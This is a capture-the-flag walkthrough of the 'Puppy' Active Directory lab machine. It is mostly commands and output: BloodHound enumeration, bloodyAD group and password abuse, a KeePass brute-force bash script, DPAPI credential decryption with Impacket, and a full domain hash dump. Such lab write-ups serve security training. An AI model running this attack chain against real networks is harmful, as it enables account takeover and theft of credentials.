


Information
| Username | Password |
|---|---|
| levi.james | KingofAkron2025! |
Port Scanning
$ nmap -Pn -T 5 -vvv -sV $IP
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-18 11:20:52Z)
111/tcp  open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
2049/tcp open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3260/tcp open  iscsi?        syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Setup Machine
Sync Clock
$ sudo ntpdate -u $IPMap Host
$IP PUPPY.HTB DC.PUPPY.HTBUser Flag
Collect Data with Bloodhound
using bloodhound.py to collect data in Domain
$ bloodhound-python -u 'levi.james' -p 'KingofAkron2025!' -c All -d PUPPY.HTB -ns $IP --zipAnalysis the Bloodhound Query
From the BloodHound query, I discovered the levi.james user has the GenericWrite permission on the Developers group, as show below: 
GenericWrite on Group
By using BloodyAD, Add levi.james user to Developers Group, by using the following command:
$ bloodyAD --host dc.puppy.htb -d puppy.htb -u 'levi.james' --dc-ip $IP -p 'KingofAkron2025!' add groupMember 'Developers' 'levi.james'
[+] levi.james added to Developers
Query User in Developers group
$ bloodyAD --host dc.puppy.htb -d puppy.htb -u 'levi.james' --dc-ip $IP -p 'KingofAkron2025!' get object 'Developers' --attr member
distinguishedName: CN=DEVELOPERS,DC=PUPPY,DC=HTB
member:[...] CN=Levi B. James,OU=MANPOWER,DC=PUPPY,DC=HTB
List File in SMB
By using smbmap, list all share folder in Active Directory with the following command:
$ smbmap -H $IP -u 'levi.james' -p 'KingofAkron2025!'
[+] IP: $IP$:445        Name:$IP              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        DEV                                                     READ ONLY       DEV-SHARE for PUPPY-DEVS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
SYSVOL READ ONLY Logon server share Dump All File in DEV
By using smbclient, dump all files in DEV folder with the following command:
$ smbclient //$IP/DEV -U levi.james  -c "prompt OFF;recurse ON;mget *"
getting file \KeePassXC-2.7.9-Win64.msi of size 34394112 as KeePassXC-2.7.9-Win64.msi (3625.3 KiloBytes/sec) (average 3625.3 KiloBytes/sec)
getting file \recovery.kdbx of size 2677 as recovery.kdbx (9.1 KiloBytes/sec) (average 3516.2 KiloBytes/sec)
After dump the files, it has two file in DEV folder, as show below:
- KeePassXC-2.7.9-Win64.msi
- recovery.kdbx
Crack the recovery.kdbx
I’m trying to convert recovery.kdbx to the John format using keepass2john, but the file version is not supported, as shown below:
$ keepass2john recovery.kdbx > recovery.john
! recovery.kdbx : File version '40000' is currently not supported!
Next, I used ChatGPT to generate a Bash script that brute-forces a KeePass password using keepassxc-cli. The script is shown below:
#!/bin/bash

DB_FILE="recovery.kdbx"
WORDLIST="/usr/share/wordlists/rockyou.txt"
OUTPUT="keepass_dump.xml"

echo "[*] Starting brute-force on $DB_FILE..."

while IFS= read -r PASSWORD; do
    echo "[*] Trying: $PASSWORD"

    if echo "$PASSWORD" | keepassxc-cli export --format=xml "$DB_FILE" > /dev/null 2>&1; then
        echo "[+] Success! Password is: $PASSWORD"
        echo "$PASSWORD" | keepassxc-cli export --format=xml "$DB_FILE" > "$OUTPUT"
        echo "[+] Exported to $OUTPUT"
        exit 0
    fi
done < "$WORDLIST"

echo "[-] Password not found in wordlist."
exit 1
After granting execution permission to the script using chmod +x <file-name>.sh, I execute the script to perform the brute-force password. The output of the script is shown below:
./brute.sh
[*] Starting brute-force on recovery.kdbx...
[*] Trying: 123456
[*] Trying: 12345
[*] Trying: 123456789
[...]
[*] Trying: angel
[*] Trying: jordan
[*] Trying: liverpool
[+] Success! Password is: liverpool
Enter password to unlock recovery.kdbx:
[+] Exported to keepass_dump.xml
After obtaining the password, I mapped the username and password in KeePass, as shown below:
| Username | Password |
|---|---|
| ant.edwards | Antman2025! |
| adam.silver | HJKL2025! |
| jamie.williams | JamieLove2025! |
Check the valid credential
Using NetExec, I will verify the valid credentials I obtained with the following command:
$ nxc ldap $IP -u 'ant.edwards' -p 'Antman2025!'
SMB         $IP    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
LDAP        $IP    389    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
$ nxc ldap $IP -u 'adam.silver' -p 'HJKL2025!'
SMB $IP 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
LDAP $IP 389 DC [-] PUPPY.HTB\adam.silver:HJKL2025!$ nxc ldap $IP -u 'jamie.williams' -p 'JamieLove2025!'
SMB $IP 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
LDAP $IP 389 DC [-] PUPPY.HTB\jamie.williams:JamieLove2025!Only the ant.edwards user is valid
GenericAll Abuse
There are many practical ways to abuse the GenericAll permission, such as ChangePassword, Shadow Credential, TargetKerberoasting, and other. However, in the real world, you should avoid changing the password of other users because, in Active Directory, there are many dependencies. For example, a user whose name starts with svc is typically used by a service. Changing their password could cause the service to break.
In this case, it was found the ant.edwards has GenericAll to adam.silver, as shown below: 
Set the new password for adam.silver
$ bloodyAD --host dc.puppy.htb -d puppy.htb -u 'ant.edwards' --dc-ip $IP -p 'Antman2025!' set password 'adam.silver' 'P@ssw0rd2025##'
[+] Password changed successfully!
Enable adam.silver account
$ bloodyAD --host dc.puppy.htb -d puppy.htb -u 'ant.edwards' --dc-ip $IP -p 'Antman2025!' remove uac 'adam.silver' -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
Remote Access to Domain Controller (DC)
Using evil-winrm to remotely access the server with the following command:
$ evil-winrm -i $IP -u 'adam.silver' -p 'P@ssw0rd2025##'Lateral Movement
After enumeration, it was found the zip file that store the credential of steph.cooper in C:\Backups, as follow:
*Evil-WinRM* PS C:\Backups> ls

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip
Next, download the file with download command in evil-winrm, as follow:
*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zipNext, unzip file with unzip site-backup-2024-12-30.zip, the credential store in nms-auth-config.xml.bak, as follow:
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        [...]
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
[...]
</ldap-config>
Steph Cooper Credential
| Username | Password |
|---|---|
| steph.cooper | ChefSteph2025! |
Root Flag
Analysis the Bloodhound Query
From the BloodHound query, it was found that the steph.cooper user is a member of the REMOTE MANAGEMENT USERS group, allowing the user to use WinRM to access the console. 
Using evil-winrm to remotely access the server with the following command:
$ evil-winrm -i $IP -u 'steph.cooper' -p 'ChefSteph2025!'Dump DPAPI Backup
Theory
The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:
C:\Users\$USER\AppData\Roaming\Microsoft\Protect\$SUID\$GUIDApplication like Google Chrome, Outlook, Internet Explorer, Skype use the DPAPI. Windows also uses that API for sensitive information like Wi-Fi passwords, certificates, RDP connection passwords, and many more.
C:\Users\$USER\AppData\Local\Microsoft\Credentials\
C:\Users\$USER\AppData\Roaming\Microsoft\Credentials\Abuse
Enter the following path to obtain the secret
C:\Users\steph.cooper\AppData\Roaming\Microsoft\ProtectC:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\
By using ls command, it was found the folder, as shown below:
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect> ls

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         2/23/2025   2:36 PM                S-1-5-21-1487982659-1829050783-2281216199-1107
After entering the folder, use dir -h to list the hidden files.
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> dir -h

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-         2/23/2025   2:36 PM             24 Preferred
Dumping Master Key File
Download 556a2412-1275-4ccf-b721-e6a0b4f90407 using the download command in evil-winrm. If an error appears, don’t worry.
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> download 556a2412-1275-4ccf-b721-e6a0b4f90407

Info: Downloading C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 to 556a2412-1275-4ccf-b721-e6a0b4f90407

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError
Dumping Credential
C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials> dir -h

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   8:14 AM          11068 DFBE70A7E5CC19A398EBF1B96859CE5D

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials> download DFBE70A7E5CC19A398EBF1B96859CE5D

Info: Downloading C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D to DFBE70A7E5CC19A398EBF1B96859CE5D

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> dir -h

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9


*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> download C8D69EBE9A43E9DEBF6B5FBD48B521B9

Info: Downloading C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 to C8D69EBE9A43E9DEBF6B5FBD48B521B9

Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError
Extract the Key
After dumping the secrets, I using dpapi.py from Impacket to extract the data. The command output included the object SID of the file owner (which can be found in BloodHound under the information tab) and the user’s password.
$ python3 ./examples/dpapi.py masterkey -file ../556a2412-1275-4ccf-b721-e6a0b4f90407 -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password 'ChefSteph2025!'

Impacket v0.13.0.dev0+20250516.105908.a63c6522 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Then, dump the password with credential option by using C8D69EBE9A43E9DEBF6B5FBD48B521B9 for credential
$ python3 ./examples/dpapi.py credential -file ../C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Impacket v0.13.0.dev0+20250516.105908.a63c6522 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
Remote Access to Domain Controller (DC)
Using evil-winrm to remotely access the server with the following command:
$ evil-winrm -i $IP -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!'NOTERoot flag store at the desktop of Administrator
Post Exploitation
Secret Dump
$ python3 ./examples/secretsdump.py 'puppy.htb'/'steph.cooper_adm:FivethChipOnItsWay2025!'@"$IP"
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c541c389e2904b9b112f599fd6b333d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb0edc15e49ceb4120c7bd7e6e65d75b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a4f2989236a639ef3f766e5fe1aad94a:::
PUPPY.HTB\levi.james:1103:aad3b435b51404eeaad3b435b51404ee:ff4269fdf7e4a3093995466570f435b8:::
PUPPY.HTB\ant.edwards:1104:aad3b435b51404eeaad3b435b51404ee:afac881b79a524c8e99d2b34f438058b:::
PUPPY.HTB\adam.silver:1105:aad3b435b51404eeaad3b435b51404ee:a7d7c07487ba2a4b32fb1d0953812d66:::
PUPPY.HTB\jamie.williams:1106:aad3b435b51404eeaad3b435b51404ee:bd0b8a08abd5a98a213fc8e3c7fca780:::
PUPPY.HTB\steph.cooper:1107:aad3b435b51404eeaad3b435b51404ee:b261b5f931285ce8ea01a8613f09200b:::
PUPPY.HTB\steph.cooper_adm:1111:aad3b435b51404eeaad3b435b51404ee:ccb206409049bc53502039b80f3f1173:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5047916131e6ba897f975fc5f19c8df:::